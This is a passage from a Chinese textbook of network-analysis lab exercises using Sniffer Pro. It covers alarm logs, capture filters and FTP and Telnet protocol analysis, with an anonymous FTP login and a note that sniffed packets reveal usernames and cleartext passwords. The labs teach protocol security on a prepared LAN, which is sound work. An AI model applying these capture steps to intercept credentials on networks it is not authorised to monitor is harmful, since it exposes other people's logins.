态基线，设置网络异常的报警阈值。默认情况下，历史采样的缓冲区有 3600 个采样点，每隔 15s 进行一次采样，采样 15h 后自动停止。如果想延长采样时间，可以通过修改采样间隔时间或者设置缓冲区属性的方式实现。具体做法是：单击左侧的“属性”按钮，修改采样间隔，并勾选“当缓冲区满时覆盖”的条件。此外，还可以灵活地选择多种采样项目。

6. 协议分布(protocol distribution)

通过协议分布可以分析网络中不同协议的使用情况。可以直观地看到当前网络流量中的协议分布情况，了解各类网络协议的分布情况以后，可以找到网络中流量最大的主机，这意味着该主机对网络的影响也最大，之后可以利用主机列表的饼状图功能找到流量最大的机器。

7. 全局统计表

全局统计数据能够显示网络的总体活动情况，并确认各类数据包通信负载的大小，从而分析网络的总体性能及存在的问题。全局统计表提供与网络流量相关的各类统计测量方式：

- 粒度分布：根据数据包大小与监测到的通信总量之比，显示每个数据包的发生频率。
- 利用率分布：以 10%为基本度量单位，显示每组空间内网络带宽的分布情况。

8. 警报日志

警报日志全面监测和记录网络异常事件。一旦超过用户设定的阈值参数，警报器会在警报日志中记录相应事件。警报分为 5 种严重性级别：严重、重要、次要、警告和通知。对于警报日志中的每个警报事件，都可以观察触发警报的具体节点类型、发生时间、警报级别以及描述信息等。系统默认的警报级别如表 3.2.3 所示。

表 3.2.3 系统默认警报级别

事　件	级　别	事　件	级　别
阈值超过上限	严重	地址簿内数据重复	通知
IP 地址重复	严重	探测位置不响应	次要

选择“工具”菜单中的“选项”命令，单击“警报”选项卡，选择“定义强度…”，可以修改警报强度，如图 3.2.40 所示。警报可以设定为声音、电子邮件、拨呼叫器以及警报文本 4 类。




图 3.2.40 警报级别调整界面

同时,可以对专家系统的实时分析数据设定警报级别。选择“工具”菜单下的“专家系统”命令,单击“警报”选项卡,将设定好严重性级别的各类系统层项目的“记录警报”选项设定为“是”。在正常运行过程中,选中“警报”选项卡上的“启用新警报”复选框即可。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

3.3 网络分析扩展实验

为了对 Sniffer Pro 的使用有更加综合和全面的了解,本节设计了网络协议嗅探和协议抓包分析两个综合型实验。

3.3.1 网络协议嗅探

实验器材

Sniffer Pro 软件系统,1 套。
PC(Windows XP/Windows 7),1 台。

预习要求

(1) 做好实验预习,复习网络协议的有关内容。
(2) 复习 Sniffer Pro 软件的操作方法。
(3) 熟悉实验过程和基本操作流程。
(4) 做好预习报告。

实验任务

通过本实验,理解 Sniffer Pro 常用工具的配置方法,明确多数相关协议的明文传输问题。理解 TCP/IP 主要协议的报头结构,掌握 TCP/IP 网络的安全风险。

实验环境

本实验采用一个已经连接并配置好的局域网环境。PC 上安装 Windows 操作系统。

预备知识

(1) TCP/IP 原理及基本协议。
(2) FTP 站点搭建技术及基本协议。

实验步骤

(1) 开启 Sniffer Pro。

(2) 捕获数据包前的准备工作。

在默认情况下，Sniffer Pro 将捕获其接入网络中的所有数据包，但在某些场景下，有些数据包可能不是我们所需要的，为了快速定位网络问题所在，有必要对所要捕获的数据包进行过滤。可以通过过滤器，定义 Sniffer Pro 捕获数据包的过滤规则，过滤规则包括网络地址的定义和几百种协议的定义。定义过滤规则的做法如下。

在主界面选择“捕获”菜单中的“定义过滤器”命令，出现如图 3.3.1 所示的对话框。




图 3.3.1 “定义过滤器-捕获”对话框

其中“地址”选项卡是最常用的过滤手段。包括 MAC 地址、IP 地址和 IPX 地址的过滤定义。以定义 IP 地址过滤为例，如图 3.3.2 所示。



图 3.3.2 IP地址过滤设定界面

当需要捕获地址为 192.168.1.224 的主机与其他主机间的数据通信时，需要首先确定“地址类型”为 IP，“模式”为“包含”，若选择“排除”，则表示捕获条件为除本主机以外的所有数据通信。在下方的位置选项中，在左右任意一侧填写主机地址，即 192.168.1.224，而另一侧可填写 any，完成通信地址定义。

- 表示由被测主机发出和接收的所有数据包。
- 表示由被测主机发送的数据包。
- 表示由被测主机接收的数据包。

在完成上述设置后，按照需要捕获的数据包类型选择可用协议，如 HTTP、DNS 等，需要特别的注意的是 DNS、NETBIOS 的数据包有些属于 UDP 协议，因此，需要在 UDP 选项卡中进行类似 TCP 选项卡的选择工作，否则捕获的数据包将不完整。

在"高级"选项卡内，可以定义数据包大小(68～128B)、缓冲区大小以及文件存放位置等，具体内容见图 3.3.3。



图 3.3.3　协议过滤设定界面

(3) 捕获数据协议。

将定义好的过滤器应用于捕获操作中。启动"捕获"功能，就可以运用各种网络监控功能分析网络数据流量及各种数据包具体情况。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

3.3.2　FTP 协议分析

实验器材

Sniffer Pro 软件系统，1 套。

PC(Windows XP/Windows 7)，1 台。

预习要求

(1) 做好实验预习，复习网络协议有关内容。

（2）复习 Sniffer Pro 软件的操作方法。
（3）熟悉实验过程和基本操作流程。
（4）做好预习报告。

实验任务

通过本实验，掌握利用 Sniffer Pro 软件捕获和分析网络协议的具体方法。

实验环境

本实验采用一个已经连接并配置好的局域网环境。PC 上安装 Windows 操作系统。

预备知识

（1）FTP 原理及基本协议。
（2）网络协议分析技术的综合运用。

实验步骤

按照实际需要，定义如图 3.3.4 所示的过滤器，并应用该过滤器捕获 FTP 协议信息。运行数据包捕获功能。




图 3.3.4　定义过滤器

在 Sniffer Pro 捕获状态下，进行 FTP 站点操作。如图 3.3.5 所示，登录 FTP 站点，位置信息为 ftp.hrbeu.edu.cn，用户名和密码均为匿名（anonymous）。看到系统登录成功的提示后，用户可以自定义操作，对 FTP 站点和文件进行操作。

通过单击“捕获停止”或者“停止并显示”按钮停止 Sniffer Pro 捕获操作，并把捕获的数据包进行解码和显示，如图 3.3.6 所示。通过对报文解析，可以看到 Sniffer Pro 捕获到了用户登录 FTP 的用户名称和明文密码，对于用户进行的若干 FTP 站点操作行为，Sniffer Pro 都能够捕获到相关信息。

```
C:\Windows\system32\cmd.exe - ftp  ftp.hrbeu.edu.cn
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\sunjianguo>ftp ftp.hrbeu.edu.cn
连接到 ftp2007.hrbeu.edu.cn。
220 (vsFTPd 2.0.5)
用户(ftp2007.hrbeu.edu.cn:(none)): anonymous
331 Please specify the password.
密码:
230 Login successful.
ftp> list
无效命令。
ftp>
```

图 3.3.5　FTP 命令行登录界面




图 3.3.6　对捕获的数据包进行解码和显示

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

3.3.3 Telnet 协议分析

实验器材

Sniffer Pro 软件系统，1 套。

PC(Windows XP/Windows 7)，每组 2 台。

预习要求

(1) 做好实验预习，复习网络协议的有关内容。

(2) 复习 Sniffer Pro 软件的操作方法。

(3) 熟悉实验过程和基本操作流程。

(4) 做好预习报告。

实验任务

通过本实验，掌握利用 Sniffer Pro 软件捕获和分析网络协议的具体方法。

实验环境

本实验采用一个已经连接并配置好的局域网环境。PC 上安装 Windows 操作系统。

预备知识

(1) Telnet 原理及基本协议。

(2) 网络协议分析技术的综合运用。

实验步骤

按照实际需要，定义如图 3.3.7 所示的过滤器，并应用该过滤器捕获 Telnet 协议信息。运行数据包捕获功能。

